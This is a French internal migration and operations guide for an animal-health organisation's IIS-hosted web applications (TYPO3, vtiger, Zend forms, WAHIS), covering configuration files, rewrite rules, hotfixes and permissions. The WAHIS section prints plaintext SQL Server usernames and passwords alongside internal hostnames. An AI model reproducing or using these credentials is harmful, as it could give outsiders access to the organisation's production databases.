Fichier typo3conf/localconf.php

```
$TYPO3_CONF_VARS['GFX']['im_path'] = 'C:\\Program Files (x86)\\ImageMagick\\';  
$TYPO3_CONF_VARS['GFX']['im_path_lzw'] = 'C:\\Program Files (x86)\\ImageMagick\\';  
$TYPO3_CONF_VARS['SYS']['setDBinit'] = 'SET sql_mode=\'MYSQL40\';\' . LF . \'SET NAMES  
utf8;';  
$TYPO3_CONF_VARS['SYS']['requestURIVar'] = '_SERVER|HTTP_X_ORIGINAL_URL';
```

Nom	Type	User	Password	Commentaire
oie-www-typo3	MYSQL	oie-www-typo3		Base principale de Typo3

Les dossiers **typo3temp**, **typo3conf** et **fileadmin** ont été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).

Configuration MySQL

La version de typo3 effectuant de nombreux update et insert de nombre « vide » (integer = ''), cela n'est plus accepté par les versions récentes de Mysql. Il faut donc modifier le mode de connexion par défaut à Mysql pour désactiver le mode **STRICT_TRANS_TABLE**.

Pour cela on modifie le fichier de configuration de mysql et on redémarre le service ensuite.

Fichier C:\Program Files\MariaDB 10.2\data\my.ini

```
[mysqld]
datadir=D:/mariadb
port=3306
innodb_buffer_pool_size=511M
character-set-server=utf8
sql_mode = ERROR_FOR_DIVISION_BY_ZERO
```

Règles de réécriture d'URL

Des règles de réécritures ont été mis en place sur IIS suivant la documentation TYPO3 (<https://wiki.typo3.org/iis7>).

Fichier web.config à la racine de l'application

```
<rewrite>
  <rules>
    <clear />
    <rule name="Typo3Treeview" stopProcessing="true">
      <match url="^typo3/alt_db_navframe.php&randNum=([0-9]+$)" />
      <conditions logicalGrouping="MatchAll" trackAllCaptures="false" />
      <action type="Rewrite" url="typo3/alt_db_navframe.php?randNum={R:1}"
    />
  </rule>
  <rule name="T3 Static Files and Dirs" enabled="true"
stopProcessing="true">
    <match
url="^(typo3|typo3temp|typo3conf|t3lib|tslib|fileadmin|uploads|showpic\.php)$" />
    <conditions logicalGrouping="MatchAll" trackAllCaptures="false" />
  </rule>
  <rule name="T3 Static Files and Dirs (Child requests)" enabled="true"
stopProcessing="true">
    <match
url="^(typo3|typo3temp|typo3conf|t3lib|tslib|fileadmin|uploads|showpic\.php)/.*$" />
    <conditions logicalGrouping="MatchAll" trackAllCaptures="false" />
  </rule>
  <rule name="Rewrite Rule and Condition" enabled="true">
    <match url="(.*)" />
    <conditions logicalGrouping="MatchAny" trackAllCaptures="false">
      <add input="{REQUEST_FILENAME}" matchType="IsFile" negate="true"
    />
    </conditions>
    <action type="Rewrite" url="index.php" logRewrittenUrl="true" />
  </rule>
</rules>
</rewrite>
```

Modification de code PHP

Typo3 n'encapsule pas les champs des tables avec des guillemets, ce qui provoque parfois des conflits sur les noms protégés par MariaBD. Exemple le cas du champ « recursive » de la table tt_ qui a besoin d'être entre guillemets.

Fichier D:\iis\www\t3lib\class.t3lib_db.php

```
...  
function INSERTquery($table,$fields_values,$no_quote_fields=FALSE){  
  
    function INSERTquery($table,$fields_values,$no_quote_fields=FALSE){  
  
        // Hotfix : Backquote the field name when = "recursive"  
        // Author : matthieu.bonnard@fabrick.io  
        if (array_key_exists ( "recursive" , $fields_values )) {  
            $test = array();  
            foreach ($fields_values as $key => $value){  
                if ($key == "recursive") {  
                    $key = "`recursive`";  
                }  
                $test[$key]=$value;  
            }  
            $fields_values = $test;  
        }  
    }  
}
```

Permission

L'utilisateur IUSR a été rajouté en écriture sur le fichier suivant :

- D:\iis\www\logfile.log

Aide au debug

Consulter la table **sys_log** dans la base de données.

Rapport Annuel

Le rapport annuel est un fichier statique hébergé dans les répertoires du site Web de l'OIE (répertoire TYPO3 fileadmin).

URL : http://www.oie.int/fileadmin/home/eng/annual_report_2015/index.html

RABIA, RABIES EN, RABIES RUSSE, RAGE, NORMASAW, NORMESAW, STANDARDSAW

Les sites dédiés à la rage correspondent aux applications suivantes :

- www.oie.int/Infografia/rabia
- www.oie.int/infographic/rabies

- www.oie.int/infographic/russian
- www.oie.int/infographie/rage
- www.oie.int/infografia/NormasAW
- www.oie.int/infographic/StandardsAW
- www.oie.int/infographie/NormesAW

Il s'agit donc de sous-application à « www » auquel nous avons retiré les règles de réécriture (elle ne s'applique plus en dehors d'un environnement TYPO3).

Catalogue

Le catalogue est basé sur un simple développement en HTML/CSS + Flash

URL(s)	oie.int/catalogue (Port 80) www.oie.int/catalogue (Port 80)
Dossier de base	D:\iis\www\catalogue
Nom de l'application IIS	www/catalogue
Framework	Aucun
Version PHP	Aucune
Extensions PHP	N/A

Configuration IIS

Il est nécessaire de désactiver les règles de réécriture héritées du site Web de l'OIE (application « www »).

Tiger

Tiger est un CRM basé sur un développement PHP (<https://www.vtiger.com/>)

Configuration IIS

URL(s)	tiger.oie.int (Port 80)
Dossier de base	D:\iis\tiger
Nom de l'application IIS	tiger

Configuration de PHP

L'application nécessite une version PHP > 5.0

Elle est actuellement configurée sur une version 5.3.28

Configuration de l'application

Configuration smtp dans la table `vtiger_systems`

config.inc.php

```
$dbconfig['db_server'] = 'OIE-PROD-MYSQL-01';  
$dbconfig['db_port'] = ':3306';  
$dbconfig['db_username'] = 'oie-tiger';  
$dbconfig['db_password'] = '';  
$dbconfig['db_name'] = 'oie-tiger';  
  
$root_directory = 'D:\iis\tiger/';
```

Génération de pages depuis OieWebTools

Un certain nombre de script PHP sont présents dans le dossier OieWebTools afin de générer des pages dans le dossier fileadmin du site de l'OIE (application « www »). Le dossier de destination doit donc être configuré dans le fichier de configuration général de Tiger.

config.inc.php

```
if ($oieprod){$oieWEBPagestargetfolder =  
"D:/iis/www/fileadmin/Home/eng/"; }
```

Tâches planifiées

Une tâche de maintenance tiger s'exécute tous les jours (à 20h)

Une tâche de génération des pages automatique s'exécute tous les jours (à 21h), cette dernière dépend du dossier « C:\GeneratedWebPages » pour plus de détails voir la documentation de tiger (memo_admin).

Correction de l'erreur « Multiple access type modifiers are not allowed »

Sur une version PHP 5.3.x, l'application Tiger génère une erreur lors de la sauvegarde d'une fiche contact.

Nous avons donc modifié le fichier

/modules/FieldFormulas/expression_engine/VTEExpressionEngine.inc.php afin de supprimer, à la ligne 160, un unique « private ».

Source :

http://www.cloudsolutionsbook.com/linuxunix-solutions/vtiger-issue-php-fatal-error-multiple-access-type-modifiers-are-not-allowed-in-varwwwhtmlcrmmodulesfieldformulasexpression_enginevtexpressionengineinc-online-160

Accès phpMyAdmin (dossier phpma)

Dans l'application tiger est présent une installation de phpMyAdmin, la configuration a été modifiée pour se connecter au nouveau serveur de BDD

config.inc.php

```
$cfg['Servers'][$i]['verbose'] = 'OIE-PROD-MYSQL-01';  
//$cfg['Servers'][$i]['host'] = 'localhost';  
$cfg['Servers'][$i]['host'] = 'OIE-PROD-MYSQL-01';  
$cfg['Servers'][$i]['port'] = '3306';  
$cfg['Servers'][$i]['socket'] = '';  
$cfg['Servers'][$i]['connect_type'] = 'tcp';  
$cfg['Servers'][$i]['extension'] = 'mysqli';  
$cfg['Servers'][$i]['auth_type'] = 'cookie';  
$cfg['Servers'][$i]['user'] = 'oie-admin';  
$cfg['Servers'][$i]['password'] = '';  
$cfg['Servers'][$i]['CountTables'] = true;
```

Cahier de recette

URL : <http://tiger.oie.int/>

Application de gestion en ligne des rapports des laboratoires de référence

URL(s)	oie.int/labsannualreport/public/index.php (Port 80) www.oie.int/labsannualreport/public/index.php (Port 80)
Dossier de base	D:\iis\www\labsannualreport
Nom de l'application IIS	www/labsannualreport
Framework	Aucun
Version PHP	5.3.28
Extensions PHP	Par défaut

Configuration de l'application

Fichier " application\configs\application.ini"

```
[production]  
...  
;DB Defaut Labs  
resources.multidb.local.adapter = "PDO_MYSQL"
```

```
resources.multidb.local.dbname = "oie-labsannualreport"
resources.multidb.local.host = "OIE-PROD-MYSQL-01"
resources.multidb.local.username = "oie-labsannualreport"
resources.multidb.local.password = ""
resources.multidb.local.default = true
;DB Tiger
resources.multidb.tiger.adapter = "PDO_MYSQL"
resources.multidb.tiger.dbname = "oie-tiger"
resources.multidb.tiger.host = "OIE-PROD-MYSQL-01"
resources.multidb.tiger.username = "oie-labsannualreport"
resources.multidb.tiger.password = ""
resources.multidb.tiger.default = false
```

Le nom de la BDD tiger est également présent dans la classe php du fichier **DbTable.php**. Il convient donc de l'éditer pour indiquer le nouveau nom de la base de données.

Fichier "D:\iis\www\labsannualreport\application\modules\Tiger\models\OiePays\DbTable.php"

```
...
{
    protected $_name = 'oie_pays';
    protected $_schema = 'oie-tiger';
    //protected $_adapter = 'db_tiger';
}
```

Permission spéciale :

L'utilisateur IIS (IUSR) doit avoir accès en écriture au répertoire d'upload D:\iis\www\labsannualreport\public\upload pour la génération des rapports (correction du bug relié) et aussi au répertoire application\data\export\

Correctif applicatif

Le fichier **LabReportValidationController.php** a dû être modifié pour corriger le bug suivant « *Probleme update dans table Questions exception 'PDOException' with message 'SQLSTATE[22007]: Invalid datetime format: 1366 Incorrect integer value: ' for column 'yesno' at row 1'* ». Les questions 13 et 25 n'ayant pas de choix « yes » ou « non » la valeur doit être à NULL pour respecter la contrainte de la table question. Anciennement la valeur était de type string vide ''.

Fichier D:\iis\www\labsannualreport\application\controllers
LabReportValidationController.php

```
...

/**** Question 25

$questionsData = array(
    'questionnum' => 2,
    'torid'       => 12,
    'reportid'   => $this->_reportid,
    'yesno'      => NULL,
);

...

/**** Question 13

$questionsData = array(
    'questionnum' => 3,
    'torid'       => 6,
    'reportid'   => $reportid,
```

```

'yesno'      => NULL,
'field1'    => $formData['TOR6_Q3_F1'],
'field2'    => $formData['TOR6_Q3_F2'],
'field3'    => $formData['TOR6_Q3_F3'],
'field4'    => $formData['TOR6_Q3_F4'],
);
...

```

Base de données

Nom	Type	User	Password	Commentaire
oie-labsannualreport	MYSQL	oie-labsannualreport		Base principale
oie-tiger	MYSQL	oie-labsannualreport		Base CRM

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

URL : <http://www.oie.int/labsannualreport/public/index.php/default/auth/login>

Alexandrie

Alexandrie est une application Java permettant la gestion documentaire de l'OIE.

L'application est gérée par un serveur d'application Glassfish en version 2.1.1

Il également nécessaire d'installer le JDK 1.6.45

L'application est accessible sur Glassfish sur le port 8080.

Afin de rediriger les requêtes du port standard 80 vers le port 8080 de nous mettons en place un site IIS qui ne réalise que la réécriture d'URL.

Règles de réécriture d'URL

Fichier web.config à la racine de l'application

```

<rewrite>
  <rules>
    <rule name="ReverseProxyInboundRule1"
stopProcessing="true">
      <match url="(.*)" />
      <action type="Rewrite"
url="http://localhost:8080/{R:1}" />
    </rule>
  </rules>
</rewrite>

```

```

        </rules>
        <outboundRules>
            <rule name="ReverseProxyOutboundRule1"
preCondition="ResponseIsHtml1" enabled="true">
                <match filterByTags="A, Form, Img, Input, Script,
CustomTags" customTags="Alexandrie"
pattern="(.*)http(s)?://localhost:8080/(.*)" />
                <action type="Rewrite"
value="{R:1}http{R:2}://doc.oie.int/{R:3}" />
            </rule>
            <rule name="ReverseProxyOutboundRule2"
preCondition="ResponseIsHtml1" enabled="true">
                <match filterByTags="A, Form, Img, Input, Script,
CustomTags" customTags="Alexandrie"
pattern="(.*)http(s)?://doc.oie.int:8080/(.*)" />
                <action type="Rewrite"
value="{R:1}http{R:2}://doc.oie.int/{R:3}" />
            </rule>
            <preConditions>
                <preCondition name="ResponseIsHtml1">
                    <add input="{RESPONSE_CONTENT_TYPE}"
pattern="^text/html" />
                </preCondition>
            </preConditions>
            <customTags>
                <tags name="Alexandrie">
                    <tag name="input" attribute="onclick" />
                </tags>
            </customTags>
        </outboundRules>
    </rewrite>
    <urlCompression doStaticCompression="false"
doDynamicCompression="false" />

```

Tâches planifiées

2 tâches planifiées sont en charge de redémarrer quotidiennement le serveur glassfish afin de libérer les ressources mémoires et ainsi maintenir une excellente réactivité de l'application.

Nom de la tâche	Planification	Commande
Démarrage du programme Alexandrie	Tous les jours à 5h10	"D:\Alexandrie7\Start Alexandrie73.bat"
Arrêt de l'application Alexandrie	Tous les jours à 5h00	"D:\Alexandrie7\Stop Alexandrie73.bat"

Les fichiers de commandes .bat ont été modifiés pour correspondre au nom du service du serveur glassfish :

- Net stop alexandrie
- Net start alexandrie

Les tâches utilisent le compte local suivant

User	Password	Type de compte	Membre du groupe
install		local	administrateurs

Console GlashFish

<http://localhost:4848/login.jsf>

Fichier de configuration

D:\glassfish\domains\domain1\config\domain.xml

Application de gestion en ligne des rapports des centres collaborateurs

URL(s)	oie.int/ccannualreport/public/index.php (Port 80) www.oie.int/ccannualreport/public/index.php (Port 80)
Dossier de base	D:\iis\www\ccannualreport
Nom de l'application IIS	www/ccannualreport
Framework	Aucun
Version PHP	5.3.28
Extensions PHP	Par défaut

Configuration de l'application

Fichier " application\configs\application.ini"

```
[production]
```

```
...
```

```
;DB Defaut Labs
```

```
resources.multidb.local.adapter = "PDO_MYSQL"
```

```

resources.multidb.local.dbname = "oie-ccannualreport"
resources.multidb.local.host = "OIE-PROD-MYSQL-01"
resources.multidb.local.username = "oie-ccannualreport"
resources.multidb.local.password = ""
resources.multidb.local.default = true
;DB Tiger
resources.multidb.tiger.adapter = "PDO_MYSQL"
resources.multidb.tiger.dbname = "oie-tiger"
resources.multidb.tiger.host = "OIE-PROD-MYSQL-01"
resources.multidb.tiger.username = "oie-ccannualreport"
resources.multidb.tiger.password = ""
resources.multidb.tiger.default = false

```

Le nom de la BDD tiger est également présent dans la classe php du fichier **DbTable.php**. Il convient donc de l'éditer pour indiquer le nouveau nom de la base de données.

Fichier "D:\jiss\www\ccannualreport\application\modules\Tiger\models\OiePays\DbTable.php"

```

...
{
    protected $_name = 'oie_pays';
    protected $_schema = 'oie-tiger';
    //protected $_adapter = 'db_tiger';
}

```

Correctif applicatif

Le fichier **CentreFormValidationController.php** a dû être modifié pour corriger le bug suivant « *Probleme update dans table Questions exception 'PDOException' with message 'SQLSTATE[22007]: Invalid datetime format: 1366 Incorrect integer value: ' for column 'yesno' at row 1'* ». Les questions 8 n'ayant pas de choix « yes » ou « non » la valeur doit être à NULL pour respecter la contrainte de la table question. Anciennement la valeur était de type string vide ».

Fichier D:\jiss\www\ccannualreport\application\controllers\CentreFormValidationController.php

```

...

//Question 8 ****
$questionsData = array(
    'questionnum' => 3,
    'torid'       => 7,

```

```

        //'reportid'      => $this->_reportid,
        'yesno'         => NULL,
        'field1'        =>
$formData['centreform7']['TOR7_Q1_F1'],
        'field2'        =>
$formData['centreform7']['TOR7_Q1_F2'],
        'field3'        =>
$formData['centreform7']['TOR7_Q1_F3'],
        'field4'        =>
$formData['centreform7']['TOR7_Q1_F4'],
    );
...

```

Base de données

Nom	Type	User	Password	Commentaire
oie-ccannualreport	MYSQL	oie-ccannualreport		Base principale
oie-tiger	MYSQL	oie-ccannualreport		Base CRM

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

<http://www.oie.int/ccannualreport/public/index.php/default/auth/login>

Permission spéciale:

L'utilisateur IIS (IUSR) doit avoir accès en écriture au répertoire d'upload D:\iis\www\ccannualreport\public\upload pour la génération des rapports (correction du bug relié) et aussi au répertoire application\data\export\

Fichier D:\AWstats\wwwroot\cgi-bin\awstats.localhost.conf

```

...
SiteDomain=""
...

```

OIE PVS Pathway Reports Database

Il s'agit du gestionnaire de fichiers pour PVS. Il est présent sous forme d'une sous-application à « www ».

URL(s)	oie.int/files/pvs/index.php (Port 80) www.oie.int/files/pvs/index.php (Port 80)
Dossier de base	D:\iis\www\files\pvs
Nom de l'application IIS	www/files/pvs
Framework	Projectsend
Version PHP	5.3.28
Extensions PHP	Par défaut

Procédure de la migration :

Plusieurs bugs étant survenus lors de la migration de cette application, il a donc été nécessaire de repartir d'une installation vierge à partir des sources disponibles sur le site de l'éditeur (<http://www.projectsend.org/>). Les données ont ensuite été réimportées dans cette nouvelle version (contenu des tables utilisateurs, fichiers, relation de fichiers et les fichiers présents dans le répertoire upload du serveur web).

Ci-dessous les étapes d'installation d'une nouvelle version issues de la procédure officielle :

1. Download and unzip the latest version of ProjectSend to a folder of your choice.
2. Create a new database on your server. Create/assign a user to it.
3. Rename includes/sys.config.sample.php to sys.config.php and set your database info there.
4. Upload ProjectSend to your selected destination.
5. Open your browser and go to <http://your-projectsend-folder/install>
6. Complete the information there and wait for the correct installation message.

Configuration IIS

Il est nécessaire de désactiver les règles de réécriture héritées du site Web de l'OIE (application « www »).

Modification du fichier de config

Fichier D:\iis\www\files\pvs\includes\sys.config.php

```
...

/** MySQL database name */
define('DB_NAME', 'oie-files-pvs');

/** Database host (in most cases it's localhost) */
define('DB_HOST', 'OIE-PROD-MYSQL-01');

/** MySQL username (must be assigned to the database) */
define('DB_USER', 'oie-files-pvs');

/** MySQL password */
define('DB_PASSWORD', '');

...
```

Modification du fichier de style CSS

Afin d'ajouter un bandeau de couleur bordeaux à l'entête.

Fichier D:\iis\www\files\pvs\css\shared.css

```
...

#header {
    background:#992035; /*#232835;*/
    color:#f0f0f0;
    position:relative;
    overflow:hidden;
    padding:25px 15px 20px;
}

...
```

Configuration de l'envoi d'emails

Allez à la page de configuration de l'application

(http://www.oie.int/files/pvs/options.php#tab_email) et saisissez la configuration d'envoi par email en SMTP.

E-mail sending options

Here you can select which mail system will be used when sending the notifications. If you have a valid e-mail account, SMTP is the recommended option.

Mailer

SMTP & Gmail shared options

You need to include your username (usually your e-mail address) and password if you have selected either SMTP or Gmail as your mailer.

Username

Password

SMTP options

If you selected SMTP as your mailer, please complete these options.

Host

Port

Cahier de recette

L'accès à l'application se fait de l'URL suivant : <http://www.oie.int/files/pvs/>

Inscription SG 2017

Il s'agit du gestionnaire de fichiers pour PVS. Il est présent sous forme d'une sous-application à « www ».

URL(s)	http://www.oie.int/securise/SG/SG85_registration_fee_exempted_en.asp http://www.oie.int/securise/SG/SG85_registration_en.asp
Dossier de base	D:\iis\www\securise\SG
Nom de l'application IIS	www/securise/SG
Framework	HTML/CSS/ASP/BDD ACCESS
Version PHP	5.3.28
Extensions PHP	Par défaut


Prérequis pour IIS

Classic ASP doit être installé sur le serveur : voir la procédure Microsoft à cette adresse : <https://docs.microsoft.com/en-us/iis/application-frameworks/running-classic-asp-applications-on-iis-7-and-iis-8/classic-asp-not-installed-by-default-on-iis>

Pool Applicatif

L'application fait appel à un fournisseur de base de données accès disponible seulement en 32 bits sur le serveur. L'application doit donc être exécutée dans un pool IIS 32bits (propriétés avancées du pool, exécuter en 32 bits = true)

www	Démarré	v4.0	Intégré	ApplicationPoolId...	14
www_32bitsASP	Démarré	v4.0	Intégré	ApplicationPoolId...	2



Permissions

Les dossiers suivants ont été rendus modifiables par l'utilisateur IUSR (utilisé par IIS).


- d:\iis\www\securise\bases\
- d:\iis\www\securise\SG\bases\

Configuration IIS

Il est nécessaire de désactiver les règles de réécriture héritées du site Web de l'OIE (application « www »).

Configuration ASP

Certains scripts asp utilisent des chemins relatifs, qui sont maintenant désactivés. Il convient donc de les réactiver dans ce cas, pour cela depuis la console IIS, allez sur le dossier virtuel de l'application et choisir « ASP » dans le panneau central.



Ne pas oublier d'appliquer les changements.

Bioinfoforms

Il est présent sous forme d'une sous-application à « www ».

URL(s)	oie.int/ZF/forms/bioinfoforms/ (Port 80) www.oie.int/ZF/forms/bioinfoforms/ (Port 80)
Dossier de base	d:\iis\www\ZF\forms\bioinfoforms\
Nom de l'application IIS	www/ZF/forms/bioinfoforms
Framework	Zend
Version PHP	5.3.28
Extensions PHP	Par défaut

Configuration IIS

Il est nécessaire de désactiver les règles de réécriture héritées du site Web de l'OIE (application « www »).

Permission de répertoire

Le dossier **application\data** a été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).

Configuration de l'application

Fichier "D:\iis\www\ZF\forms\bioinfoforms\application\configs\application.ini"

```

[production]
...
;DB Defaut
resources.multidb.local.adapter = "PDO_MYSQL"
resources.multidb.local.dbname = "oie-bioinfoforms"
resources.multidb.local.host = "OIE-PROD-MYSQL-01"
resources.multidb.local.username = "oie-bioinfoforms"
resources.multidb.local.password = ""
resources.multidb.local.default = true

;DB Tiger
resources.multidb.tiger.adapter = "PDO_MYSQL"
resources.multidb.tiger.dbname = " oie-tiger"
resources.multidb.tiger.host = "OIE-PROD-MYSQL-01"
resources.multidb.tiger.username = "oie-bioinfoforms"
resources.multidb.tiger.password = ""
resources.multidb.tiger.default = false

```

Le nom de la BDD tiger est également présent dans la classe php du fichier **DbTable.php**. Il convient donc de l'éditer pour indiquer le nouveau nom de la base de données.

Fichier "D:\iis\www\ZF\zfcommonlibrary\OIE\models\Tiger\OiePays\DbTable.php"

```

...
{
    protected $_name = 'oie_pays';
    protected $_schema = 'oie-tiger';
    //protected $_adapter = 'db_tiger';
}

```

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

<http://www.oie.int/ZF/forms/bioinfoforms/public/index.php/default/auth/log>

Compte : salp-support

Mdp :

VEE(Questionnaire on veterinary education establishments)

Il est présent sous forme d'une sous-application à « www ».

URL(s)	oie.int/ZF/forms/vee/ (Port 80) www.oie.int/ZF/forms/vee/ (Port 80)
Dossier de base	D:\iis\www\ZF\forms\vee
Nom de	www/ZF/forms/vee

l'application IIS	
Framework	Zend
Version PHP	5.3.28
Extensions PHP	Par défaut

Configuration IIS

Il est nécessaire de désactiver les règles de réécriture héritées du site Web de l'OIE (application « www »).

Permissions de répertoires

- Le dossier **application\data** a été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).
- Le dossier temporaire d'upload défini dans le php.ini (par défaut **c:\windows\Temp**) a été rendu modifiable par l'utilisateur IUSR (utilisé par IIS).

Configuration de l'application

Fichier "D:\iis\www\ZF\forms\bioinfoforms\application\configs\application.ini"

```
[production]
```

```
...
```

```
;DB Defaut
```

```
resources.multidb.local.adapter = "PDO_MYSQL"
resources.multidb.local.dbname = "oie-bioinfoforms"
resources.multidb.local.host = "OIE-PROD-MYSQL-01"
resources.multidb.local.username = "oie-bioinfoforms"
resources.multidb.local.password = ""
resources.multidb.local.default = true
```

```
;DB Tiger
```

```
resources.multidb.tiger.adapter = "PDO_MYSQL"
resources.multidb.tiger.dbname = "oie-tiger"
resources.multidb.tiger.host = "OIE-PROD-MYSQL-01"
resources.multidb.tiger.username = "oie-bioinfoforms"
resources.multidb.tiger.password = ""
resources.multidb.tiger.default = false
```

Le nom de la BDD tiger est également présent dans la classe php du fichier **DbTable.php**. Il convient donc de l'éditer pour indiquer le nouveau nom de la base de données.

Fichier "D:\iis\www\ZF\zfcommonlibrary\OIE\models\Tiger\OiePays\DbTable.php"

```
...  
{  
    protected $_name = 'oie_pays';  
    protected $_schema = 'oie-tiger';  
    //protected $_adapter = 'db_tiger';  
}
```

Cahier de recette

L'accès à l'application se fait de l'URL suivant :

<http://www.oie.int/ZF/forms/VEE/public/index.php/default/auth/login>

Compte : salp-support

Mdp :

WAHIS


Il est présent sous forme d'une sous-application à « www ». L'ancien nom du serveur de base de données était db1.oie.int. Le nouveau est **OIE-PROD-MSSQL-01\MSSQLSERVER1**

URL(s)	oie.int/wahis_2/wahis (Port 80) www.oie.int/wahis_2/wahis (Port 80)
Dossier de base	d:\iis\www\wahis_2\
Nom de l'application IIS	www/wahis_2
Framework	Zend
Version PHP	5.2.12 (Thread Safe)
Extensions PHP	PDO MSSQL + php_mapscript

Configuration IIS

Il est nécessaire de désactiver les règles de réécriture héritées du site Web de l'OIE (application « www »).

L'application fait appel à un plugin mapserver situé dans D:\iis\www\mapserver5\cgi-bin\mapserv.exe pour générer des maps. Etant donné que c'est un exécutable, il faut l'autoriser dans IIS. Depuis la console MMC, sélectionnez le serveur IIS dans l'arborescence et aller dans « Restriction ISAP et CGI ». Puis ajouter le chemin vers l'exécutable.



Extensions de PHP

Cette application utilise l'ancien driver **mssql** pour l'accès aux bases de données Microsoft SQL. Ce driver n'étant compatible que pour les versions inférieures à PHP 5.3, il a donc été nécessaire d'exécuter l'application à la version 5.2

L'**extension php mapscript** est également nécessaire pour cette application. La version présente dans le répertoire des extensions a été compilée pour la version **Thead Safe de PHP**.

Permission de répertoire

Les dossiers suivants ont été rendus modifiables par l'utilisateur IUSR (utilisé par IIS).

- d:\iis\www\wahis_2\resource\maps\tmp\
- d:\iis\www\wahis_2\data\log\
- d:\iis\www\wahis_2\temp\
- D:\iis\www\wahis_2\data\reports

Configuration de l'application

Si l'on souhaite exécuter l'application sur des versions supérieures à PHP 5.2, il faut remplacer les commentaires commençant par # par ; dans les fichiers de configuration ini.

Fichier "D:\iis\www\wahis_2\wahis\configs\application.ini"

```
...
; Database
resources.db.adapter = "pdo_mssql"
resources.db.ado_adapter = "mssql"
resources.db.params.host = "OIE-PROD-MSSQL-01\MSSQLSERVER1"
resources.db.params.username = "oie-wahis2008-admin"
resources.db.params.password = ""
resources.db.params.dbname = "[oie-wahis2008]"
```

```

resources.db.params.backup = "oielivebu1"
resources.db.params.sdbname = "[oie-formulaire]"
resources.db.isDefaultTableAdapter = true
resources.db.debug = true
...

;path to folder containing annual shape file folders
common.shape_path = "D:/iis/www/wahis2-data"

...

; path to folder containing global tiles (a_a, a_c, a_e)
common.global_tiles_path = "D:/iis/www/wahis2-data/global_tiles"

...

;full path to maps folder within wahis
common.mapserver_path = "D:\iis\www\wahis_2\resource\maps\"

...

;full path to maps folder within wahis
common.mapserver_path = "D:\iis\www\wahis_2\resource\maps\"
;temp folder located under the $mapserver_dir
common.tmp_map_dir = "tmp/"
common.tmp_map_path = "maps/tmp/"
common.ms_url = "http://www.oie.int/wahis_2/resource/maps/tmp/"
common.adminunits_on_zoom = "true"
common.wahis_path = "D:/iis/www/wahis_2/"

```

Fichier " D:\iis\www\wahis_2\wahis\configs\application_regional.ini"

```

...

# Database
resources.db.adapter = "pdo_mssql"
resources.db.ado_adapter = "mssql"
resources.db.params.host = "OIE-PROD-MSSQL-01\MSSQLSERVER1"
resources.db.params.username = "oie-wahis2008-admin"
resources.db.params.password = ""
resources.db.params.dbname = "[oie-wahis2008]"
resources.db.params.backup = "oielivebu1"
resources.db.params.sdbname = "[oie-formulaire]"
resources.db.isDefaultTableAdapter = true
resources.db.debug = true
...

common.mapserver_path = "D:\iis\www\wahis_2\resource\maps\"
;temp folder located under the $mapserver_dir
common.tmp_map_dir = "tmp/"
common.tmp_map_path = "maps/tmp/"
common.ms_url = "/wahis_2/resource/maps/tmp/"
common.adminunits_on_zoom = "true"
common.wahis_path = "D:/iis/www/wahis_2/"

...

; $shape_path is the full path to the tiles directory containing
;the map .shp files (do not end with a /)
;path to folder containing annual shape file folders
common.shape_path = "D:/iis/www/wahis2-data"

```

...

```
; path to folder containing global tiles (a_a, a_c, a_e)  
common.global_tiles_path = "D:/iis/www/wahis2-data/global_tiles"
```

Fichier "D:\iis\www\wahis_2\wahis\modules\Semestrial\models\QuantitativepopupAbstract.php

```
$db = mssql_connect('OIE-PROD-MSSQL-01', 'oie-wahis2training', 'WjLmmHFeYcap3wHB');  
  
if (!$db) {  
die('Impossible de se connecter : ');  
}  
mssql_select_db      ('[oie-wahis2training'],$db);
```

Autres fichiers modifiés

Les chaînes de connexion SQL suivantes ont été remplacées dans l'ensemble dossier D:\iis\www\wahis_2\

Avant	Après
('db1.oie.int', 'oie-wahid-usr', 'slg46qtn89risq')	('OIE-PROD-MSSQL-01\MSSQLSERVER1', 'oie-wahid', 'Qcv84nki894zdc9h4daw6v')
mssql_select_db('wahis2008',\$db);	mssql_select_db('[oie-wahis2008'],\$db);

Valeurs utilisées :

- host = "OIE-PROD-MSSQL-01\MSSQLSERVER1"
- Compte Admin = "oie-wahis2008-admin"
